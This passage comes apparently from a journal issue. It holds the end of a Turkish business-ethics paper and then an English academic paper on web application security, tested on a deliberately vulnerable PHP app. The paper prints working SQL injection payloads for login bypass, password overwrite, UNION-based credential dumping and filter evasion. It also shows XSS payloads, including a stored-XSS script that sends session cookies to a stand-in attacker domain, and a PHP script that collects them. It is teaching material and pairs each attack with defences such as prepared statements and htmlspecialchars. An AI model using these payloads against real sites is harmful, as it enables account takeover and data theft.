ilkelerinin uyulanması toplumda adaleti, dengeli paylaşımı, yardımlaşmayı, iktisadi zenginliği, barışı, karşılıklı güveni ve mutluluğu artıracaktır.

KAYNAKÇA

- ANADOL, Cemal, (1991), *Ahilik Kültürü ve Fütüvvetnameler*, Türk Tarihi Teşkilatı Basımevi, Ankara.
- ARSLAN, Mahmut, (2005), *İş ve Meslek Ahlakı*, Siyasal Kitabevi, Ankara.
- BEKTAŞ, Çetin (2016), *İş Ahlakı ve Sosyal Sorumluluk*, Beta Basım, Yayım Yayım Dağıtım A.Ş., İstanbul.
- ÇAĞATAY, Neşet, (1989), *Bir Türk Teşkilatı Olan Ahilik*, TTK Basımevi, Ankara.
- ÇAĞATAY, Neşet, (1990), *Ahilik nedir?*, TTK Basımevi, Ankara.
- DURAK, İbrahim, Atilla YÜCEL, (2010), “Ahiliğin Sosyo-Ekonomik Etkileri ve Günümüze Yansımaları”, *Süleyman Demirel Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi*, 15(2) ss. 151-168.
- EKİNCİ, Yusuf, (1989), *Ahilik*, TTK Basımevi, Ankara.
- ERBAŞI, Ali, (2012), “Ahi Teşkilatında Yönetim Fonksiyonlarıyla İlgili Uygulamalar”, *Turkish Studies*, 7(2), ss. 1321-1331.
- KAPU, Hüsnü, Meryem AYBAS, (2009), “Yahudi, Hristiyan ve İslam Geleneklerinde İş Ahlakına Bakış: Karşılaştırmalı Bir Yaklaşım”, *Atatürk Üniversitesi İktisadi ve İdari Bilimler Dergisi*, 23(1), ss. 73-94.
- KARAGÜL, Mehmet, (2012), “Ahilik ve Sosyal Sermaye Bağlamında İş Ahlakı ve Üretim İlişkisi”, *Akademik Bakış Dergisi*, Sayı: 32, ss.1-16.
- KURAN-I KERİM,(1986), Diyanet İşleri Başkanlığı Yayınları, Yayın No:217, Ankara.
- ÖZERKMEN, Necmettin, (2004), “Ahiliğin Tarihsel-Toplumsal Temelleri ve Temel Toplumsal Fonksiyonları-Sosyolojik Yaklaşım”, *Ankara Üniversitesi Dil ve Tarih-Coğrafya Fakültesi Dergisi*, C:44, Sayı:2, ss. 57-78.
- ÖZTÜRK, Nurettin, (2002), “Ahilik Teşkilatı ve Günümüz Ekonomisi Çalışma Hayatı ve İş Ahlakı Açısından Değerlendirilmesi”, *Dumlupınar Üniversitesi Sosyal Bilimler Enstitüsü Dergisi*, Sayı:7, ss. 43-56.
- SANCAKLI, Saffet, (2010), “Ahilik Ahlakının Oluşumunda Hadislerin Etkisi”, *İ.Ü. İlahiyat Fakültesi Dergisi*, Cilt: 1, Sayı:1, ss. 1-28.
- TATLILIOĞLU, Kasım, (2014), “Ahi Evran’ın Öğretileri Bağlamında Günümüzün Sosyoekonomik Sorunlarına Genel Bir Bakış”, *Türk Dünyası Bilgiler Zirvesi: Gönül Sultanları Buluşması*, 26-28 Mayıs 2014, Eskişehir.
- SOYSAL, Abdullah, (2013), “İşletmelerin Başarısında Ahilik İlke ve Uygulamalarının Önemi: Bir Değerlendirme”, *Çimento Endüstrisi İşverenleri Sendikası*, Cilt:27, Sayı:2, ss.6-19.
- SÖKMEN, Alptekin, Serdar TARAKÇIOĞLU, (2013), *Mesleki Ahlakı, Ahlakı-Yönetmel Ahlakı- Sosyal Sorumluluk*, Detay Yayıncılık, Ankara.

Security in the Web Environment and Concrete Examples of Attacks on the Internet

Muzafer SARAČEVIĆ*

Aybeyan SELIMI**

Šemsudin PLOJOVIĆ***

Abstract

One of the worst things that can happen to the banks is unprepared to catch onto the cyber attack. The best way to alleviate the consequences of cyber attacks is possession a detailed plan which can be used as a response when is needed. The paper presents the methods of implementing the attack, as well as the possibilities of implementing the defense of the application from the attackers. The implementations that are most commonly used today as methods of attack on Web applications are presented. The main goal was to investigate the possibilities of abuse of security failures of modern web applications, and based on this, the analytical and descriptive method, as well as the methods of case analysis, were applied. It is also analyzed how the attack practically works, testing it on a pre-prepared application to test each attack individually. In addition, there are also examples of how web application users can be compromised and what risks exist. It is also presented and in what way each attack can be removed and the mechanism for protecting the application from the attacker is established.

Keywords: Web application security, Cyberspace, Internet security, SQL injection attacks, XSS and CSRF attacks.

Introduction

The most vulnerable parts of the application are those where the application accepts input data from users and the most attention is paid to it. There are a large number of software developers who do not have enough knowledge about the security and security of the applications they develop. However, there are also those who have sufficient knowledge and are able to protect the application in the best possible way but are simply lazy thinking that its application will not fall into the hands of the attacker. In developing an application, the programmer must think of the worst possible event that can be played during attacks and implement protection for all types of attacks in the best possible way (Sukić, 2012).

Most web applications use a database to store different types of information. The language used to access data in a database is Structured Query Language (SQL). Web applications construct terms in the form of SQL statements through which user data is accessed (Cannings et al. 2007). If this works in an unsafe way, then the application becomes vulnerable to an SQL injection attack. In some serious attacks, SQL injection can allow the attacker to read and modify all the data is stored, or even enable the attacker to fully control the server in which the database is implemented (Shema, 2010) .

With increasing the awareness of the protection of developed web applications, SQL injection attacks are becoming less usable, it is far more difficult to use this form of attack on today's applications. Several years ago, SQL injection attacks were more frequent, as there was not enough well-developed protection mechanism (Scambraz et al., 2010). The attacker executed SQL injection attack by simply inputting the apostrophe into the form field. SQL injection attackers use to gain unauthorized access to the database and collect data from it (Clark, 2012). The principles used in these attacks are easy to execute and manage.

2 Analysis of Application for Testing of Some Attacks

For vulnerability testing, we made a simple application that accepts and displays user comments (see our previous paper (Saračević et al., 2017)). PDO interface was used to work with the database. In our opinion, this is one of the currently most secure interfaces implemented in PHP. The application consists of a total of seven PHP pages, one containing the source code to work with the data in the "**Include**" folder. They contain the classes needed for the operation of the application, and we load them and construct objects as needed in other pages.

* Associate Professor, Department of Computer sciences, University of Novi Pazar, Serbia, Address: Dimitrija Tucovica bb. 36 300 Novi Pazar, Serbia, Tel: +381 64 88 91 544, muzafers@uninp.edu.rs

** Teaching assistant, Faculty of Informatics, International Vision University, Address: Ul. Major C. Filiposki No.1, Gostivar – Macedonia, Tel: +389 70 850 252, aybeyan@vizyon.edu.mk

*** Full Professor, Department of Computer sciences, University of Novi Pazar, Serbia, Address: Dimitrija Tucovica bb. 36 300 Novi Pazar, Serbia, Tel: +381 603907000, s.plojovic@uninp.edu.rs

An important application protection feature is to disable file listing in the folders. This is solved by adding index pages in the folder. The page may be empty, or with some content. Our app in the "**Include**" folder has an **index.php** page, which has only one role, which is to prevent users who visit the folder "turn on" through their browsers, to scroll files in the same folder. The "**include**" folder contains the following pages: *komentari.php*, *konekcija.php*, *logovanje.php*, *racuni.php*.

- The page *konekcija.php* does not contain a class, it contains a variable that contains a connection to the database. It is further used in other pages to ensure the connection of the application to the database.
- The page *logovanje.php* contains a *logovanje* class that consists of a constructor that provides a connection to a database, a destructor for termination the connection with the database and a function *proveri* that accepts two parameters: username and password. If the user has entered the correct data, the session is assigned to him and the function returns the value "true", otherwise, the function returns the value "false".
- Page *komentari.php* was developed for the purpose of performing operations on comments (comments list and adding new comments). This page has the same constructor and destructor as the previous one (*logovanje.php*), but it also has two functions: *listajsve* and *dodajkomentar*.
 - The function *Listajsve* list all comments from the database as well as the users who wrote the comments and returns the data at the output.
 - The *Addcomment* function adds new comments to the database, accepts two parameters: *idsejije* and *komentar*. If the comment is successfully completed, the function returns the value "true", otherwise, it returns the value "false".
- The page of *racuni.php* has an implemented class *racuni* with functions for users account information. The constructor and destructor are the same as in the previously explained pages. The class itself has four functions: *profiledata*, *numberpost*, *search*, *getusername*, *register* and *editprofile*.

The application has features: user logging, reading comments, viewing and searching user accounts of other users, registering a new user, changing the old password of the user account, and entering the comments of registered users. The application for testing was done in PHP and MySQL environment. The database has two tables: "*login*" and "*comments*". The "**login**" table has five columns: *ID_login*, *Username*, *Password*, *Mail*, and *Admin*.

The "**comments**" table has four columns: *ID_comments*, *ID_login*, *Comment*, and *Date*. The *ID_login* column is the Foreign key and carries the value of the key from the *login* table, thus identifying the user and his comments in the application.

The home page of the application (*index.php*) has an implemented search of the user, comments, and a comment entry field (if the user is logged in to the application). The application has the implemented form of the user login, where the authentication and user registration to the application are done by checking the entered data by the user.

Features in the specified application are:

- The *profiledata* function encompasses user profile data depending on the profile ID that is forwarded to the function.
- The *numberpost* function uses the same parameter as the *profiledata* function, this function counts the comments from one user.
- The *getusername* function includes a user username based on the parameter ID that is forwarded to it. This function has only one role, and only one time is called in the application, prints a greeting message to the user who visits the application.
- The *search* function is used to search the user based on the entered search parameters. It accepts one parameter that represents the text on which the database is searched.
- The *register* function serves to register users, accept parameters: *username*, *password*, and *mail*. Adds data to the database and creates a new user account.
- The function *editprofile* changes the user's old password to the new one and accepts the parameters: *idProfila*, *staraLozinka*, *novaLozinka*, *ponovljena*. Verifies that the user has entered the old password correctly, checks has he written the same new password twice, and if

the condition is satisfied, he changes the old password in the database with the new password that the user entered.


After what the users successfully logged in, they will be allowed posting comments. The *pregled.php* page displays the information for a specific user (username, mail, number of posts, and status).

The *registracija.php* page serves to register a new user. The input parameters require the user to fill in the username, password, and e-mail address correctly. If the registration has passed without any problems, the user will be issued a message of successful registration, otherwise, the user will be informed of the type of error with a message. The *profil.php* page displays the user's account information and offers the ability to change the user password by requiring the user to fill in the correct old password in the field and twice to type a same new password. Here we have implemented message for successful password change, and a mechanism for printing error messages when data is exchanged.

3 Concrete Examples of the SQL Injection Attack

SQL injection is an attack where an attacker attempts to exploit the vulnerability of a web application by inserting an SQL code. When this insert is changed, the syntax of the original SQL query and the application instead of the original query performs a modified query. The first thing an attacker will be looking for in an application is to find a way to be able to enter data that will violate the SQL query in the application. In the page *pregled.php* can be done a test for checking of the SQL vulnerability to the application.

Let's take an example user overview whose ID is 3. Link to the page parameter will look like this: <http://localhost/TestAplikacija/pregled.php? Id = 3>. The SQL query that the application will do is select * from login where ID_login = 3. In this way, the application report includes data from the login table where the value of the primary key is 3. If the attacker changes the link, adds ' 1 or 1 = 1 right of the parameter id value, the application will report the following error:



#	Time	Memory	Function	Location
1	0.0020	144672	{main}()	../pregled.php:0

In this way, the application will execute the following SQL query:

```
select * from login where ID_login = 3 ' or 1=1
```

In this case, the interpreter receives data in the same way as explained above. He takes the data, which are separated by a single apostrophe, he accepts the data 3, then comes to the data 'or 1 = 1 and there come across to the problem, because we have an open apostrophe and it is not closed anywhere before the "or" command. When an application behaves in this way, it is vulnerable to the SQL Injection attack. An attacker can simply remove an apostrophe from a link and thus ensure execution of SQL queries without error. Then it can add another arbitrary SQL to modify the original query.

In the above example, the attacker can edit the query and get the all users in the "login" table by entering the following statement: OR 1 = 1--. This results in the application executing the following query: select * from login where ID_login = 3 or 1=1--.

This modifies the original WHERE expression and adds another request. The database will check each row in the "login" table and list all the information where the "ID_login" of the column has a value of "3" or where 1 is equal to 1. Because 1 is always equal to 1, the database will list all the data in the "login" table and will be shown to the attacker. In the above example, tags "--" tell to the interpreter that they are comments and should ignore everything on the right side of these characters.

In some situations, an alternative way to successfully edit the SQL query without using comment characters is to apply the "apostrophe balance" method. For example, if an application executes a query: SELECT * FROM login WHERE Username = 'admin' and Password = 'admin'. Another example is entering the following password statement: admin 'OR' a '=' a, then the following query is executed: SELECT * FROM login WHERE Username = 'muzafer' and Password = 'saracevic' OR 'a' = 'a'.

3.1 Bypass of the login check

Many applications that have implemented *form*-based login functions use the database to store user data and use simple SQL queries to verify the validity of the data entered when logging in. A typical example of this SQL query, which our test application uses, is: `select * from login where Username = 'muzafer' and Password= 'saracevic'`. This query requires the database to check each row in the login table where the *Username* column has the value *muzafer* and the *Password* column has the value *saracevic*. If the row of these data is found in the table, the user login is successful and the application creates a session for the user. As in the above example, an attacker can insert into a field intended for entering a username, or in a password field his text such that modifying the query created by the programmer and bypassing the application's logic.

For example, if an attacker knows that the username of the administrator is "admin", he can successfully log into the application using any password by inserting the following text into the field for entering the username: `admin'--`. In this way, the application executes the following SQL query: `select * from login WHERE Username = 'admin' -- ' AND Password = 'jdgdf'`. When we remove a comment which application will not execute, the final SQL query looks like this:

```
SELECT * FROM login WHERE Username = 'admin'
```

In a large number of applications, the first user account is the account of the administrator, because in many cases this account is first created in the database manually, and only later, other accounts are created over it. If the query returns the details of multiple users, many applications will simply process only the first user they encountered. The attacker can use this behavior to register with the data of the first user in the database by entering the following statement for the username: `'OR 1 = 1 --`. In this way, the application processes the query: `SELECT * FROM login WHERE Username = ' ' OR 1=1 --' AND Password = 'hfds'`. When a comment is removed, the application executes the following query:

```
SELECT * FROM login WHERE Username = ' ' OR 1=1
```

3.2 Examples of misuse of different types of commands

The SQL language contains a number of commands that can be found at the beginning of the statement. Because the `SELECT` statement is most useful, this command is most abused by the attacker. Almost all examples of SQL injection attacks that can be found in the literature are related to the `SELECT` command. SQL injection attacks can also be performed on other types of commands, such as `Insert`, `Update`, and `Delete`.

As already mentioned, the main part of the SQL statement that is important to the attacker is the `WHERE` part of the query where the attacker changes the query and realizes a different behavior of the application than the usual one. Because the `WHERE` part of the query is usually the last component of the `Select` command, this allows the attacker to use comment symbols to shorten the query without violating the validity of the syntax. It is sometimes possible to attack other parts of SQL queries, such as `ORDER BY` commands, or commands by which the attacker can get the name of the table in the database.

The `INSERT` command is used to create a new row of data in the table. For example, an application can allow the user to register by specifying their own username and password (as is the case with our test application). The user can enter the details in the "*login*" table with the following query: `insert into login (Username, Password, Mail) values ('muzafer', 'saracevic', 'muzafer@gmail.com')`

If the "username" or "password" fields are vulnerable to SQL Injection, the attacker can enter arbitrary data in the table, including his own data. He can enter the following information in the field for entering the user password: `lozinka', 'mail@mail.com') --`.

What will create an account with mail "*mail@mail.com*", a password "*lozinka*". When an attacker abuses the `INSERT` command, he can not know in certain situations how many parameters it is necessary to enter, or which types of data should enter. In these situations, the attacker inputs arbitrary data in the `VALUES` part of the SQL query until the addition of a new account is completed successfully. For example, if you misuse the "username" field, the attacker can enter the following:

```
napadac')--
napadac',1)--
napadac',1,1)--
napadac',1,1,1) --
```

Because most databases will automatically convert integer data into a string, integer data can be used for each of the values. In this case, a new account will be created with the username "napadac" and password "1". If the value "1" is rejected from the application, some other value can be tried, for example, 2000 which many databases will accept.

Our test application in the function for the user password change uses two SQL queries, one is to verify that the user has entered the correct old password, and the other is to enter a new password. In this way, the user is required to enter the correct old password, but it can also change the second SQL query by changing the password in all users accounts. For example, when a user changes his / her password, the application will execute the following query:

```
UPDATE login SET Password = 'novalozinka' WHERE ID_login = 2.
```

This query changes the value of the Password field to the "novalozinka" in the row where the value is *ID_login* 2. The attacker can enter the following value in the password entry field and edit all their existing passwords in the password at his own convenience with all user accounts: lozinkapovolji' --. In this way, the application will execute the following query:

```
UPDATE login SET Password = 'lozinkapovolji' -- WHERE Username = 'korisničkoime'
```

Since we've put up the signs of the comments, everything on the right of them will not be executed, so the application processes the following final query: UPDATE login SET Password = 'lozinkapovolji'.

The attacker can also change the password to the target user only if it enters the following value in the password field: : nekalozinka' where Username = 'admin' -- .

In this way, the attacker will change the password only to the *admin* user and put it to have a "nekalozinka" value. In this case, the application will execute the following query:

```
UPDATE login SET Password = 'nekalozinka' WHERE Username = 'admin'.
```

The attacker can also change the values of other columns in the table. For example, by entering the next text in the field intended for entering a new password, the attacker will change the user names to the names he wants: nekalozinka', Username = 'nekoime'--. With these application parameters, the application executes the following query: UPDATE login SET Password = 'nekalozinka', Username = 'nekoime' -- WHERE Username = 'korisnik'. Here the same applies as before, the attacker can change other values in the base of all users, or just by adding them to the WHERE statement in the text: nekalozinka', Username = 'nekoime' where Username = 'korisnik' --. The attacker will change the user name and password to the user whose user name is "korisnik".

DELETE command is used to delete one or more rows in the table. For example, in the case where a user removes items from his consumer basket or deletes the address of receipt from his personal data. As was the case with UPDATE and DELETE commands, the WHERE expression is also used here to specify the databases that rows should be deleted. Abuse of WHERE expressions in this type of command can cause great consequences. The same way of abuse can be applied as with the previously described UPDATE command.

When web applications are vulnerable to an SQL Injection attack that occurs in a SELECT command, an attacker can be used by a UNION operator to create a second, completely separate query, and combine his results with the results developed from programmer when creating the application. If the query result is displayed in the browser, this technique can be used to obtain arbitrary data from a database. Before this type of attack can be used, attention should be paid to the two essential conditions that need to be fulfilled:

- When the results of the two queries are combined using the UNION operator, both must have the same structure, they must contain the same number of columns that have the same or compatible data types.
- For successful inserting of another query that will display the requested information, the attacker must know the name of the table in the database from which he wants to get the data, as well as the column names.

For example, for the view the other profiles, we will look a page (*pregled.php*). The attacker can abuse the parameter id that is in the link by adding the UNION parameter to him and can thus get the password of a particular user. Let's say the attacker has loaded the *pregled.php* page and watches the user data whose profile ID 2. He will visit the following page:

<http://localhost/TestAplikacija/pregled.php?id=2>. Our testing application executes the following SQL query: select * from login where ID_login = 2.


This in particular means that the application will print all user data whose ID has a value of 2 from the *login* table. The UNION operator must have the same number of columns and the same column structure as the SELECT command at the beginning. The first step the attacker takes is to detect the number of columns that returns the original SQL query. It can do this in many ways. One is to use NULL values since it is a NULL type that can be converted to any other data type.

In this case, the attacker will add the following parameters to the address, until the application stops sending it an error.

```
UNION SELECT NULL
UNION SELECT NULL, NULL
UNION SELECT NULL, NULL, NULL
UNION SELECT NULL, NULL, NULL, NULL
UNION SELECT NULL, NULL, NULL, NULL, NULL
```

This means that the original SQL query returns the value of five columns. The final URL with the parameters will be: <http://localhost/TestAplikacija/pregled.php?id=2> UNION SELECT NULL, NULL, NULL, NULL, NULL

Another way is to abuse the ORDER BY expression in the original query and to increase the regular column number until an error occurs. The attacker will enter the following attributes in the URL: ORDER BY 1, ORDER BY 2 ... ORDER BY 6. After the last parameter (ORDER BY 6), the application encounters an error:



Which means that the original SQL query returns the value of how many columns the ORDER BY parameter value was when the application did not report an error (five columns). When the attacker receives information about the number of columns that the original SQL query uses, the attacker can get the value of an arbitrary table and column.

For example, by entering the next parameter, the attacker will get the user password information: UNION SELECT NULL, Username, NULL, Password, NULL from login. The URL the attacker loads is as follows: <http://localhost/TestAplikacija/pregled.php?id=2> UNION SELECT NULL, Username, NULL, Password, NULL from login.

In this way, the application will print all user names and passwords. In the browser, the user names will be in the "Username" field, while the passwords will be in the "Mail" field:

3.3 Additional actions taken by attackers

Below are a few more tricks used by attackers to get confidential information. For example, we will use the SQL injection method of inserting parameters into the URL of the page. For testing purposes, this time we will use the page *pregled.php*.

3.3.1 MySQL version

The way the attacker comes to the version of MySQL server is relatively simple and in that case, you can use the version () command. This command displays the version of MySQL. In some cases, it will also display the database name and the name of the database user. The parameter entered by the attacker is: UNION SELECT NULL, version(), NULL, NULL, NULL. In this way, the attacker will print the version of the MySQL server in the Username field. The entire link for testing is <http://localhost/TestAplikacija/pregled.php?id=2> UNION SELECT NULL, version(), NULL, NULL, NULL

3.3.2 Table and column names in the tables

If MySQL server is version 4, it is not possible to extract the table names, or the names of the tables can only be guessed. In this case, you can try various table names: admin, members, users, login ... Example: <http://localhost/TestAplikacija/pregled.php?id=2> UNION SELECT NULL, NULL, NULL, NULL, NULL from admin.

If no error occurs, it is a sign that there is a table in the database, otherwise, the attacker changes the name of the table, in the example above, this is the "*admin*" table until the server responds without error. Of great help to the attacker can be, for example, if the attack site uses a CMS such as WordPress or Joomla, or uses a forum where we know the names of the tables. If our MySQL version is newer, then the server has an integrated *Information_schema* database. It is a separate database that contains information about tables, columns and other databases that are on the same server and created by the same user. For table lists we use: *table_name* iz *information_schema.tables*.

`http://localhost/TestAplikacija/pregled.php?id=2 UNION SELECT NULL, table_name, NULL, NULL, NULL FROM information_schema.tables.`

In this way, the server will return the list of all tables in the database and will be displayed in the Username field in the application. Getting all the columns in the database is based on a similar principle as getting a table, using *column_name*:

`http://localhost/TestAplikacija/pregled.php?id=2 UNION SELECT NULL, column_name, NULL, NULL, NULL FROM information_schema.columns.` If we want to get the columns of a particular table, we will do this by adding the WHERE command in the parameter, as follows:

`http://localhost/TestAplikacija/pregled.php?id=2 UNION SELECT NULL, column_name, NULL, NULL, NULL FROM information_schema.columns where table_name = 'login'.`

In this way, we get a list of all columns in the *login* table.

3.3.3 Load_file functions

Load_file function serves to read the file and display its content as text. The file is created on the server, so the attacker must have certain privileges to use this feature. Because in order to work with this function, the attacker should have certain privileges on the server, this feature is not used very frequently in the attacks. Say if the file is named "*password*", the attacker can insert the following text: `www.somesite.com/index.php?id=1 UNION SELECT load_file('putanja/password'),2.`

3.3.4 Bypassing the filter

Let's say that the attack application blocks texts like UNION, ALL, and SELECT, we can try to change letters from large to small: `UnIoN SeLeCt NULL, version (), NULL, NULL, NULL.` On some sites, it takes a certain portion of the text to be converted to hexadecimal values, since the filter in the application blocks some of the commands. In this case we can use hex and unhex functions: `UNION SELECT NULL, unhex (hex (version ())), NULL, NULL, NULL. / ** / UNION / ** / SELECT / ** / NULL, / ** / version (), / ** / NULL, / ** / NULL, / ** / NULL.`

There are a number of SQL vulnerability checking tools, and some of them can be found in a Linux-based BackTrack operating system, such as SQLMAP. We will present a GUI tool that is created for Windows platform, a tool called "HAVIJ". HAVIJ is an automated SQL injection tool that helps in testing and removing SQL injection vulnerabilities of web applications. Using this tool, a user can discover the database used by the application, the tables in the database, the data contained in the tables, add, erase and changes the contents of the data in the tables, execute SQL queries and execute shell commands. In addition, this tool has an implemented admin page search, which is based on the name guessing (uses a list of the most used names for the admin page), and reads the status number returned by the server. HAVIJ supports GET and POST methods. The POST method is a bit more demanding since the attacker must look at the source code of the page, pick up the names of the data entry fields, and the page to which the data is sent by the POST method.

The main reason for SQL injection vulnerability is an insufficient validation of input data. So in the prevention of this attack very important filtering and validation of the data that the user enters. In addition to examining the size, type, and content of the input data, it is also necessary to use the preparation procedures. If the application is written in PHP, there are database interfaces that have the function "prepare statement", ie MySQL and PDO. In this way, the application knows in advance the SQL query structure and expects to receive only data, not SQL commands.

MySQLi is only developed for MySQL databases, and only with MySQL can work, there are two variants of this driver, procedural and object-oriented [12].

PDO is object-oriented and is able to work with 12 different databases. PDO has built-in verification for apostrophes, so they should not be entered in the SQL query. On the other hand, the PDO is slower in executing MySQLi commands.

3 CROSS-SITE SCRIPTING ATTACKS (XSS)

Cross-Site Scripting (XSS) is a type of attack that allows the attacker to insert client-side JavaScript code into the web application page [9,10]. This type of attack can also be used to circumvent access control. XSS is an attack technique that forces the website to display a malicious code executed on the client. XSS does not attack the server, but the client. Once an attacker takes over the control of a user's browser, he can do many actions such as theft of a user account, recording what a user is knocking on the keyboard, stealing the browsing history, etc. In order for a browser to be infected, it must go to a site that contains harmful code. There are two types of XSS: Non-Persistent and Persistent.

4.1 Non-persistent XSS attack

The first thing an attacker does is to check if the XSS site is vulnerable. To do this, the attacker searches on the site any functionality where the user enters the data sent to the server and then returns to the client. One of the most common functions used for this purpose is search functions. Let's say that the data of the search is sent to the server via the POST method, we would have the following PHP source code:

```
<?php
$parameter = $_POST['param'];
print "Traženi parameter je:". $parameter;
?>
```

The search parameter attacker can enter the following content in the search form: `<script>alert('proba');</script>`. If JavaScript alerts with the content of "test" appear after sending the search parameters to the server, the site is XSS vulnerable. After that, the attacker can modify the search parameters to make more sophisticated attacks. One of them is Cookie theft. The attacker can enter the following search attribute to check the vulnerability of an application on XSS: `<script> alert(9) </script>`.

The application responds in a manner as shown in Figure 12. What is a sign that the web application has not implemented a JavaScript input filter, and as such is vulnerable to an XSS attack? Our test site has another flaw. The comments page contains a hidden field whose value represents the value of the key from the "login" table that uniquely signifies each user.

The attacker looking at the original HTML code of the page can observe the mentioned field, change its value, and write in the name of one of the users in the database.

The attacker can enter the JavaScript code in the address of the web browser with which he will change the contents of the hidden field, after which he will be able to write comments on behalf of one of the users. Likewise, the parameter of "id" page contains the value of the key from the "login" table, which allows the attacker to use and write the desired comments on the user's behalf. In the event that the attacker wants to write on behalf of the administrator, he selects the link "admin" nickname and takes the value of the "id" parameter from the newly opened page (<http://localhost/TestAplikacija/pregled.php?id=2>). In this case, admin id is 2. The code that the attacker can enter is as follows: `javascript:document.getElementById("idsesije").value=2;`

After the JavaScript code is executed, the attacker can write a comment as desired, and the application will process the comment as if it was received from the administrator. The attacker will have to change the value of the "idsesije" field every time he writes a comment by falsely presenting himself.

4.2 Persistent XSS attack

In this attack, the source code that the attacker enters is most often stored in the database. The damage that a Persistent XSS attack can do is far greater than the damage done by Non-Persistent XSS. An example of *persistent XSS attacks* can be theft of the session to the users of the application. The attacker tracks the forms for entering comments in an application that will be visible to other users of the application. It introduces a JavaScript code that will, after clicking, take a cookie session sent by

the server application to the browser and redirect users to another malicious site that the attacker has, where the cookie will be saved. After that, the attacker is able to change the value of the cookie in his browser, and thus steal the session to the user, which will allow him to appear on the site as the user whose session was stolen. Suppose the attacker owns the site: *www.napad.com*, the attacker enters the following JavaScript code to get to the session:

```
<script> function posalji(){
document.location="http://www.napad.com/preuzmi.php?sesija="+document.cookie;}
</script>
<a href = "#" onclick="posalji()"> Link </a>
```

An attacker's comment (in this case, the link and JavaScript code) will be stored in the database, and displayed to all users who visit the site. When a user clicks on the link in the comment, the browser will open the attacker site and send the value of the session to the attacker server via the GET method. In this way, the attacker comes to a user session. The attacker uses the session changer to enter a user session in his browser, after which the server recognizes him as another user of the site (in this case, the victim), and the attacker can continue to use the application on behalf of the victim.

A tool that can be used to change the value of a session is "Cookie Manager" plugin for Mozilla Firefox web browser. The attacker can save the session in the database or can write it in a text document on the server. An example of a PHP script that accepts the value of a session by the victim and saves it in a text file:

```
<?php
$sesija = $_GET['sesija'];
$fajl=fopen("ukradi.txt", "w");
fputs($fajl,$sesija);
fclose($fajl);
header("location:http://www.nekalokacija.php");
?>
```

The code can show that the application saves a session in a text file called "ukradi.txt", and then redirects the user to a page that does not have to be dangerous, so the user does not have to guess what actually happened. The attacker has remained only to check the content of the "ukradi.txt" file from time to time and use the other session for his attack.

4.3 Application protection against XSS attacks

One of the solutions that can be used to protect against XSS attacks is to convert all special HTML characters to their text entities. In this way, you get the following character conversion: < - < > - > ' - ' " - " & - &amp. In this way, we will allow HTML code to be printed on the page as it is entered and prevent JavaScript code from being executed in the browser. PHP has two functions that convert HTML tags into entities.

One of them is *htmlspecialchars()*, this function performs an automatic conversion of HTML tags into entities:

```
<?php
$htmlkod = '<a href="lokacija.php">Link</a>';
print htmlspecialchars($htmlkod); // ispis: &lt;a href=&#039;test&#039;&gt;Link&lt;/a&gt;
?>
```

Another method of protection can be by ejecting HTML tags from comments. For this purpose, you can use the PHP function *strip_tags()*. This function deletes all HTML and PHP tags in the data and leaves only pure text:

```
<?php
$podatak = '<p> Tekst u paragrafu.</p><!-- Komentar --> <a href="lokacija.php">Link</a>';
print strip_tags($podatak); // ispis: Tekst u paragrafu. Link
?>
```

The PHP function *strip_tags()* has another option, which is to omit tags that we do not want to eject. For example, if we want to allow users to format their text, let's say we can use them: <bold>, , <u> tags, we can do this in the following way: *strip_tags(\$podatak, '<u>');*

In case of using the option to omit certain tags, we must keep in mind which tags we want to exclude from the `strip_tags ()` function. We must always keep in mind that JavaScript functions can be performed using the `onLoad`, `onClick` attribute, and so on.

5 CONCLUSION

With the advancement of technology, there are also opportunities to violate the security of communication channels, violations of personal privacy and security. The technology provides more and more good functionality every day, but it also presents a problem that is difficult to control, especially if it is access to remote computers, where we become the potential targets of those who make computer attacks.

We know that very often, the use of any application, especially in the case of applications on the Internet, requires registration, applications of different types in the systems in the order to obtain user data for accessing the application. This usually involves the input of personal data, such as email addresses, passwords, card numbers, and other personal data, which can impair the security of the application's users. After the analyzes presented, we can say that when a vulnerability is detected, the corresponding corrections for the application are relatively quickly found. Attacks using *client-side* flaws are most commonly used and developed over the past few years. Database attacks (SQL Injection) slowly disappear, since very strong protection is made that can not be overlooked.

We conclude that, when it comes to protection and security risks, it must be kept in mind that this is a continuous struggle between those who detect flaws and attacks applications and those who make defense mechanisms. What is nowadays actual as an attack method, in near future can be modified or replaced by some other method.

References

- Mike Shema, *Hacking Web Apps*, Edition: 1, Wiley publication, ISBN-13: 978-1597499514, ISBN-10: 159749951X, 2010.
- Rich Cannings, Himanshu Dwivedi, Zane Lackey, *Hacking Exposed Web 2.0*, Edition: 1, ISBN-13: 978-0071494618, ISBN-10: 0071494618 December 17, 2007.
- Joel Scambraz, Vincent Liu, Caleb Sima, *Hacking Exposed Web Application 3*, ISBN: 9780071740647, Division: Professional, Pub Date: 2010.
- Ćamil Sukić, *Sigurnost računarskih sistema*, udžbenik, ISBN 978-86-84389-37-6, COBISS.SR-ID 189645068, Univerzitet u Novom Pazaru, 2012.
- Justing Clark, *SQL Injection Attack, and Defense*, Wiley publication, ISBN: 978-1-118-36218-1, 552 pages, December 2012.
- Dafydd Stuttard, Marcus Pinto, *The Web Application Hacker's Handbook*, Edition: 2nd, ISBN-13: 978-1118026472, ISBN-10: 1118026470, 2012.
- Ryan C. Barnett, *Web Application Defender's Cookbook: Battling Hackers and Protecting Users*, Edition: 1st, ISBN-13: 978-1118362181, 2012.
- Saracevic M., Hadzic M., *Security management in Cyberspace and protection mechanisms of web applications*, Legal issues, ISSN: 2334-8100, No. 9, 2017.
- [https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF))
- <http://www.salebab.net/cross-site-scripting-xss-sigurnost-php-aplikacija-4-deo/>
- <http://www.infosecpro.com/applicationsecurity/a52.htm>
- http://php.net/mysql_real_escape_string

ISO 500 Firmalarının Vizyon ve Misyon İfadelerinin Birliktelik Kuralları Madenciliği ile Analizi*

Mehmet Ali ALAN^{1*} Ali Rıza İNCE^{**} Nilgün MÜLAYİM^{***}

Öz

